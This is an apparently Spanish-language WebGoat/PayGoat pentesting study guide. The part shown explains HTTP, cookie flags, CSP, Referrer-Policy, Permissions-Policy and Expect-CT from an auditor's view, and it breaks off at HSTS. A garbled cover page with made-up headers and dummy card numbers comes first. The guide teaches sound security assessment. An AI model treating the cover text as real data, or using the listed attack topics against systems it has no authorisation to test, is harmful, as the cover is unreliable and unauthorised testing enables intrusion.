

WEBGOAT & PAYGOAT

HTTP HEADERS & BUSINESS LOGIC HACKING

WebGoat

```
HOST: www.webgoat.local
X-FORMADED-FOR: 203.0.113.195
USER-AGENT: Mozilla/5.0, CoeInadonicallyne;18/13.66.3
USER-AGENT: Robetis/3.big
REQUEST: voal
ERROR-P00: 15
```

PAYGoat

TRANSACTION: TRANSFER

CHECK BALANCE

EXECUTE TRANSFER

ALLOWED

REQUEST TAMPERING

WebGoat

```
HOST: www.webgoat.local
X-FORMADED-FOR: 203.0.113.195
USER-AGENT: Mozilla/5.0, force/sata/1931.ker'la
REQUEST: Nek:lla/5/6/128:119331/et
HTTP HEADER HACKING
```

PAYGoat

1234 3634 5688 3013

CREDIT CARD

TRANSACTION: TRANSFER

CHECK BALANCE

EXECUTE TRANSFER

ALLOWED

REQUEST TAMPERING

TERMINAL

ACCESS GRANTED

TERMINAL

EXPLOIT SUCCESS

REQUEST TAMPERING

REQUEST TAMPERING

[illegible]TRANSACTION:
TRANSFER

EXECUTE
TRANSFER

ALLOWED

1234 3634 5888 3013
#1234 5678 9012 3456
CREDIT CARD

TRANSACTION:

CHECK BALANCE

EXECUTE TRANSFER

ALLOWED

TERMINAL

ACCESS GRANTED

TERMINAL

EXPLOIT SUCCESS

Contenido

Encabezados http	3
Fuga de OTP en la respuesta	53
Generación de OTP con limitación de velocidad	57
Ataque de fuerza bruta OTP	59
PII de divulgación de usuarios	62
JWT MAC débil	65
Números negativos en transferencias a terceros	67
Manipulación del tipo de cambio de divisas	71
Permuta de Cuenta en Transferencias.....	74
Intercambio de cuenta no autorizado en transferencias de terceros mediante UUID	78
Condición de carrera en solicitudes de préstamo	83
Actualizar perfil de otro usuario IDOR.	88
Instalacion y ejecución webgoat:	92
Instalacion con JAR	93
(A1) Control de acceso roto – Broken Access Control	96
(A2) Fallos criptográficos - Cryptographic Failures	107
(A3) Inyección - Injection.....	113
(A5) Mala configuración de seguridad - Security Misconfiguration	125
(A6) Vuln & Outdated Components - Componentes vulnerables y obsoletos	142
(A7) Identity & Auth Failure - Fallo de identidad y autenticación	144
(A10) Falsificación de solicitudes del lado del servidor - Server-side Request Forgery	167

Encabezados http



Creado por:

[Alejandro González Botache.](#)


AKA (Anonimo501)

YouTube: <https://www.youtube.com/anonimo501>

Telegram: <https://t.me/Pen7esting>

Mapa mental de la base de Web Pentesting

Piensa en una aplicación web así:



HTTP: la base de todo

Antes de estudiar vulnerabilidades, debes dominar HTTP.

Una petición:

GET /perfil?id=123 HTTP/1.1

Host: ejemplo.com

Cookie: session=abc123

User-Agent: Mozilla/5.0

Accept: text/html

Respuesta:

HTTP/1.1 200 OK

Content-Type: text/html

Set-Cookie: session=abc123

Content-Length: 1520


Debes conocer:

Métodos

Método	Uso	¿Peligroso por sí mismo?
GET	Obtener información	✗
POST	Enviar datos	✗
PUT	Actualizar/reemplazar	✗
PATCH	Modificar parcialmente	✗
DELETE	Eliminar	✗
OPTIONS	Consultar capacidades	✗
HEAD	Obtener headers	✗

HTTP vs HTTPS

HTTP



La información puede viajar sin cifrado.


Ejemplo:

Cookie: session=ABC123

Authorization: Bearer eyJ...

En una red comprometida podría ser interceptada.

HTTPS



TLS proporciona principalmente:

- confidencialidad
- integridad
- autenticación del servidor

Pero atención:

HTTPS no significa que la aplicación sea segura.

Puedes tener:

HTTPS
+
SQL Injection
+
XSS
+
IDOR
+
Broken Access Control

Todo simultáneamente.

TLS: versiones que debes conocer

Aquí tienes una base que deberías memorizar:

Versión	Estado
SSLv2	● Inseguro
SSLv3	● Inseguro
TLS 1.0	● Obsoleto
TLS 1.1	● Obsoleto
TLS 1.2	● Seguro si está bien configurado
TLS 1.3	● Recomendado

TLS 1.2

Debes revisar también:

TLS version
+
Cipher suites
+
Certificate
+
Key exchange
+
Configuration

Por ejemplo, TLS 1.2 con algoritmos criptográficos débiles puede seguir siendo una mala configuración.

Cookies 🍪

Este es uno de los temas que **sí debes dominar muy bien**.


Una cookie puede verse así:

Set-Cookie: session=abc123;

El navegador posteriormente envía:

Cookie: session=abc123

Visualmente:



Secure

Una cookie de sesión debería normalmente tener:

Set-Cookie: session=abc123; Secure

Significa:

El navegador solamente debería enviarla mediante HTTPS.

✗ **Malo**

Set-Cookie: session=abc123

● **Mejor**

Set-Cookie: session=abc123; Secure

¿Por qué?

Porque una cookie de autenticación sin Secure puede ser enviada mediante HTTP si el contexto lo permite.

HttpOnly

Esta es importantísima para XSS.


✗ Set-Cookie: session=abc123

JavaScript puede intentar acceder:

document.cookie

● Set-Cookie: session=abc123; HttpOnly

El navegador evita que JavaScript normal pueda leer esa cookie.
Visualmente:



Pero cuidado

HttpOnly **NO evita XSS**.

Simplemente dificulta que un XSS robe directamente una cookie HttpOnly.
XSS todavía podría hacer:

Víctima

|



Página vulnerable

|



JavaScript malicioso

|

└─ modificar DOM

└─ realizar acciones

└─ enviar requests

└─ intentar actuar como víctima

Cookie vulnerable vs cookie segura

Mala

Set-Cookie: session=123

Problemas potenciales:

-  Sin Secure
-  Sin HttpOnly
-  Sin SameSite

Mucho mejor

Set-Cookie: session=123;

- Secure;
- HttpOnly;
- SameSite=Lax

Pero recuerda:

Un atributo ausente no siempre significa automáticamente "vulnerabilidad".

Debes analizar **cómo se utiliza la cookie** y qué impacto tiene.

Que una cookie no tenga el prefijo __Host- NO significa que sea vulnerable. Y ASP.NET_S... normalmente es simplemente el **nombre de una cookie de sesión de ASP.NET**; el prefijo __Host- no es obligatorio.

Por ejemplo, esto puede ser perfectamente válido:

Set-Cookie: ASP.NET_SessionId=ABC123;

- Secure;
- HttpOnly;
- SameSite=Lax

¿Qué debes revisar realmente?

Para una cookie de sesión, en Burp mira principalmente:

Set-Cookie: ASP.NET_SessionId=ABC123;

- Secure;
- HttpOnly;
- SameSite=Lax

Atributo	¿Qué buscas?	Importancia
Secure	Presente	 Importante
HttpOnly	Presente	 Importante
SameSite	Lax/Strict normalmente	 Importante
__Host-	Opcional	 Defensa adicional
Domain	Revisar si existe	 Depende del caso
Path	Revisar	 Depende del caso

¿Qué aporta __Host-?

Una cookie:

Set-Cookie: __Host-Session=ABC123;

- Secure;
- HttpOnly;
- Path=/

tiene restricciones especiales:

__Host-
├— Secure obligatorio
├— Path=/ obligatorio
└— NO puede tener Domain

Eso ayuda a evitar determinados problemas relacionados con el alcance de las cookies.
Pero:

ASP.NET_SessionId=ABC123;

- Secure;
- HttpOnly;
- SameSite=Lax

puede ser una configuración **correctamente protegida**, aunque no utilice __Host-.

 **Ojo con esto**

No confundas: ASP.NET_SessionId con: __Host-

El primero es **el nombre de la cookie**.

El segundo es un **prefijo especial definido por los navegadores** que impone restricciones sobre cómo debe configurarse la cookie.

Por tanto, como pentester:

¿No tiene __Host-?



 NO = vulnerabilidad

Sino:

¿Tiene Secure?

¿Tiene HttpOnly?

¿Tiene SameSite adecuado?

¿Domain está correctamente restringido?

¿Path está correctamente restringido?

¿La sesión se invalida al cerrar sesión?

¿El ID de sesión es suficientemente aleatorio?

¿Existe session fixation?



Evaluación real

Regla práctica: si encuentras ASP.NET_SessionId sin __Host-, **no lo reportes por ese motivo.** Primero revisa los atributos y el comportamiento de la sesión.

SameSite

Otro atributo fundamental.

- SameSite=Strict
- SameSite=Lax
- SameSite=None

Simplificando:

- **Strict**  Muy restrictivo respecto a envío cross-site.
- **Lax**  Buen equilibrio y comportamiento habitual.
- **None**  Permite envío cross-site, pero normalmente requiere: Secure

Ejemplo:

Set-Cookie: session=abc123;

Secure;

HttpOnly;


SameSite=Lax

Para una cookie de sesión, esta combinación es una referencia excelente para reconocer una configuración robusta, aunque la configuración exacta depende de la aplicación.

● CSP: débil/inseguro

Un ejemplo clásico: Content-Security-Policy: default-src *

Significa prácticamente:



Otro muy problemático: Content-Security-Policy: script-src *

Permite scripts desde prácticamente cualquier origen.

● CSP: Muy mala configuración

Content-Security-Policy: default-src 'self' 'unsafe-inline' 'unsafe-eval' *

Aquí tienes varias señales de alerta:

Directiva	Problema
*	Permite recursos de cualquier origen
'unsafe-inline'	Permite JavaScript inline
'unsafe-eval'	Permite mecanismos de evaluación dinámica
Ausencia de object-src	Puede dejar una política incompleta
Ausencia de base-uri	Puede permitir problemas relacionados con <base>

Especialmente importante: encontrar 'unsafe-inline' no significa automáticamente que exista XSS. Significa que la CSP ofrece menos protección frente a determinados XSS.


● Una CSP intermedia

Por ejemplo:

Content-Security-Policy: default-src 'self';
script-src 'self' https://cdn.example.com;
style-src 'self' 'unsafe-inline';
img-src 'self' data;;

Esto es considerablemente mejor.

Visualmente:



Por ejemplo:

style-src 'unsafe-inline'

puede ser necesario para algunas aplicaciones, pero reduce las protecciones de CSP.


● CSP robusta

Una política moderna puede parecerse a:

Content-Security-Policy:

default-src 'self'; script-src 'self' 'nonce-random123'; style-src 'self'; img-src 'self'
<https://images.example.com>; font-src 'self'; connect-src 'self' https://api.example.com;
object-src 'none'; base-uri 'self'; frame-ancestors 'none'; form-action 'self';

Visualmente:




Y para scripts, mejor todavía si se utiliza un **nonce generado aleatoriamente por respuesta**:

Content-Security-Policy: script-src 'self' 'nonce-X8f72K...'

y:

```
<script nonce="X8f72K...">
...
</script>
```

La idea es:



 **Algo MUY importante para pentesting**

No hagas esto:

"La CSP tiene unsafe-inline, entonces reporto vulnerabilidad."
Eso **no es suficiente**.


Tampoco:

"No existe CSP, entonces hay XSS."

Tampoco.

Tu análisis debería ser:

¿Existe CSP?



 ¿Qué mirar en Burp?

En **Burp** → **Proxy** → **HTTP history** → **Response**, puedes encontrar:

 HTTP/1.1 200 OK

Content-Type: text/html

Content-Security-Policy: default-src * 'unsafe-inline' 'unsafe-eval'  Mala señal.

● HTTP/1.1 200 OK
Content-Type: text/html

Content-Security-Policy: default-src 'self'; script-src 'self' 'nonce-abc123'; object-src 'none'; base-uri 'self'; frame-ancestors 'none'; form-action 'self';

Mucho mejor.

🧠 Regla sencilla para memorizar

Piensa:

CSP débil

- |
- |— *
- |— unsafe-inline
- |— unsafe-eval
- |— demasiados dominios permitidos

frente a:

CSP Fuerte

- |
- |— 'self'
- |— nonce/hash para scripts
- |— object-src 'none'
- |— base-uri 'self'
- |— frame-ancestors ...
- |— solo dominios estrictamente necesarios

Y una última precisión importante: **una CSP no "hace segura" una aplicación**. Es una **capa de defensa adicional**, especialmente útil para limitar el impacto de XSS y ciertos ataques relacionados con la carga de recursos.

Referrer-Policy:

controla **qué información de la URL de la página anterior (Referer) puede enviar el navegador cuando el usuario navega hacia otro recurso o sitio.**

Piensa en esto:



El navegador podría enviar información sobre la página anterior mediante:

Referer: <https://banco.com/perfil?token=ABC123>

Eso puede ser un problema si la URL contiene información sensible.


● 1. Referrer-Policy inseguro

Un ejemplo que debes reconocer:

Referrer-Policy: unsafe-url

Esto permite enviar una referencia muy detallada, incluyendo potencialmente la ruta completa y parámetros de la URL.

Visualmente:



Referer:

<https://banco.com/perfil?token=ABC123>

 Si la URL contiene:

- token
- session
- reset
- password
- email
- document
- id

puede producirse una **filtración de información sensible**.


2. Otro ejemplo problemático: no-referrer-when-downgrade

Puedes encontrar:

Referrer-Policy: no-referrer-when-downgrade

Históricamente fue un comportamiento común, pero hoy no es una buena opción para una política moderna porque puede permitir enviar la URL completa entre conexiones HTTPS cuando no hay un "downgrade".

Por ejemplo:



Puede transmitir:

Referer: <https://example.com/private?id=123>


3. Una opción segura y práctica: strict-origin-when-cross-origin

Actualmente, una opción muy buena como política general es:

Referrer-Policy: strict-origin-when-cross-origin

La diferencia es importante.

Mismo origen




Solo envía el **origin**:

Referer: https://example.com/

No:

✗ https://example.com/profile?token=123

Visualmente:




4. La opción más restrictiva: no-referrer

Si no quieres enviar información de referencia:

Referrer-Policy: no-referrer

Entonces:




Esta es una política muy restrictiva.

5. same-origin

Otra opción:

Referrer-Policy: same-origin

El navegador envía Referer solamente cuando la navegación es hacia el mismo origen.



Puede ser apropiada dependiendo de los requisitos de la aplicación.

Las principales políticas

Política	Nivel de privacidad	Comentario
no-referrer	● ● ●	No envía Referer
same-origin	● ●	Solo mismo origen
strict-origin	● ●	Origin en cross-origin; restricciones con downgrade
strict-origin-when-cross-origin	● ●	Excelente opción general
origin	●	Solo origen
origin-when-cross-origin	●	URL completa same-origin, origin cross-origin
no-referrer-when-downgrade	● / ●	Menos restrictiva
unsafe-url	●	Envía URL completa

¿Cómo lo ves cómo pentester?

En Burp:

HTTP/1.1 200 OK

Content-Type: text/html


Referrer-Policy: unsafe-url

 Lo marcas para análisis.

Pero **no deberías reportarlo automáticamente como vulnerabilidad**.

Debes comprobar:

¿Las URLs contienen información sensible?



Por ejemplo, si encuentras:

```
https://empresa.com/reset-password?token=ABC123
```

y posteriormente:

```
Referer: https://empresa.com/reset-password?token=ABC123
```

hacia un dominio externo, **ahí sí tienes un escenario mucho más interesante**, porque podrías demostrar una posible filtración del token.

Ejemplo que me gustaría encontrar como auditor

HTTP/1.1 200 OK

Content-Type: text/html

Referrer-Policy: strict-origin-when-cross-origin

O, para una aplicación que quiera máxima privacidad:

Referrer-Policy: no-referrer

Regla para memorizar

Quédate con esto:

unsafe-url

|

└─  "Te doy prácticamente toda la URL"

no-referrer

|

└─  "No te doy nada"

strict-origin-when-cross-origin

|

└─  "Dentro de mi sitio puedo ser detallado,
pero hacia otros sitios solo doy mi origen"

Y algo muy importante para tu metodología de pentesting:


Referrer-Policy es una medida de protección contra filtración de información; su ausencia o una política débil no constituye por sí sola una vulnerabilidad de alto impacto. El impacto depende de qué información sensible pueda terminar en el Referer.

Permissions-Policy:

controla **qué funcionalidades sensibles del navegador puede utilizar la página**, y en algunos casos también qué orígenes pueden utilizarlas.

Piensa en él como un sistema de permisos:

Página web



La aplicación debería permitir **solo lo que realmente necesita**.

1. Permissions-Policy muy permisivo


Por ejemplo:

Permissions-Policy: camera=*, microphone=*, geolocation=*

Estás diciendo:

- Cámara → cualquiera permitido
- Micrófono → cualquiera permitido
- Geolocalización → cualquiera permitido

Visualmente:



MUY PERMISIVO

🚩 Es una configuración que merece revisión.


● 2. Incluso peor: permitirlo a terceros

Imagina:

Permissions-Policy:

- camera=(self "https://tercero.com"),
- microphone=(self "https://tercero.com")

La aplicación está permitiendo que:



Eso **puede ser totalmente legítimo** si realmente necesitas un servicio externo de videollamadas, por ejemplo.

Por eso:

Que aparezca un dominio externo no significa automáticamente vulnerabilidad. Hay que saber **por qué está permitido**.

● 3. Una política restrictiva

Si la aplicación **no necesita cámara, micrófono ni geolocalización**, puedes encontrarte:

Permissions-Policy:

- camera=(),
- microphone=(),
- geolocation=()

Visualmente:

Página




Esto reduce la superficie disponible para esas funcionalidades.

● 4. Permitir únicamente al propio sitio

Supongamos que una aplicación sí necesita cámara, pero solamente para su propio origen:

Permissions-Policy: camera=(self)

Visualmente:



Esto es mucho mejor que:

camera=*

● 5. Una configuración más completa

Por ejemplo:

Permissions-Policy:

- camera=(self),
- microphone=(),
- geolocation=(),
- payment=(self)

Interpretación:

 Cámara
└ Solo nuestro sitio 

 Micrófono
└ Nadie 

 Geolocalización
└ Nadie 

 Payment API
└ Solo nuestro sitio 

 ¿Qué debes buscar como pentester?

En Burp → HTTP history → Response:

 Algo así:

Permissions-Policy: camera=*, microphone=*, geolocation=*

o:

Permissions-Policy: camera=(self "https://random-domain.com")

Entonces preguntas:

1. ¿La aplicación realmente necesita cámara?
2. ¿Necesita micrófono?
3. ¿Necesita GPS?
4. ¿Necesita esos permisos en terceros?
5. ¿Qué terceros están autorizados?
6. ¿Existe un iframe que pueda aprovechar esos permisos?
7. ¿Qué impacto tendría si un origen no confiable los utilizara?

 Algo MUY importante

No cometas este error en un pentest:

Permissions-Policy: camera=*



"Encontré una vulnerabilidad crítica."

 No.

La existencia de una política demasiado permisiva es **una señal de configuración que debes analizar**, pero el impacto depende de cómo se utilice.

Por ejemplo:

camera=*

en una aplicación que **no utiliza cámara en absoluto** puede ser una mala práctica de hardening, pero probablemente tendrá mucho menos impacto que una aplicación que permite a terceros acceder a la cámara.

Diferencia con CSP

Es fácil confundirlas:

CSP

Content-Security-Policy



¿Qué recursos/código puede cargar o ejecutar?

Ejemplo:

script-src 'self'

Permissions-Policy

Permissions-Policy



¿Qué funcionalidades del navegador puede utilizar?

Ejemplo:


- camera=()
- microphone=()
- geolocation=()



Cuando veas:

Permissions-Policy: ...

piensa:



Ejemplo que te gustaría encontrar

Permissions-Policy:

- camera=(self),
- microphone=(),
- geolocation=()

Requiere análisis

Permissions-Policy:

- camera=(self "https://videollamadas.example"),
- microphone=(self "https://videollamadas.example")

Muy permisivo

Permissions-Policy:

- camera=*,
- microphone=*,
- geolocation=*

Regla mental: en Permissions-Policy, busca **mínimo privilegio**: permitir únicamente las capacidades que la aplicación necesita y únicamente a los orígenes que realmente deben utilizarlas.


Expect-CT

Expect-CT está obsoleto. Los navegadores modernos ya no lo utilizan como mecanismo de seguridad, por lo que en un pentest actual no deberías exigir que exista.

Aun así, es bueno que sepas reconocerlo porque puedes encontrarlo en aplicaciones antiguas.

Entonces, ¿qué hago si lo encuentro?

Puedes pensar:



Incluso puedes encontrarte:

HTTP/1.1 200 OK

Strict-Transport-Security: max-age=31536000

Expect-CT: max-age=86400

No necesariamente significa que haya una vulnerabilidad.

Para tu "chuleta" de pentester

Header	Ejemplo	Evaluación actual
Expect-CT: max-age=0	 Débil	Obsoleto, poco relevante
Expect-CT: max-age=86400	 Histórico	Obsoleto
Expect-CT: max-age=86400, enforce	 Histórico fuerte	Obsoleto
Ausencia de Expect-CT	 Normal	No es vulnerabilidad

★ Lo que realmente debes memorizar

Expect-CT

|
└  OBSOLETO

Mientras que:

Strict-Transport-Security

|
└  IMPORTANTE actualmente

Y no confundas:

Certificate Transparency

≠

Certificate Pinning

≠

HSTS

Son mecanismos diferentes.

Si estás construyendo tu **base de headers para pentesting**, yo pondría Expect-CT en una sección de **"headers históricos/obsoletos"**, no en la lista principal de headers que debes reportar actualmente.

Strict-Transport-Security (HSTS)

Strict-Transport-Security (**HSTS**) es uno de los headers que sí deberías revisar siempre en un pentest web.

Su función es decirle al navegador:

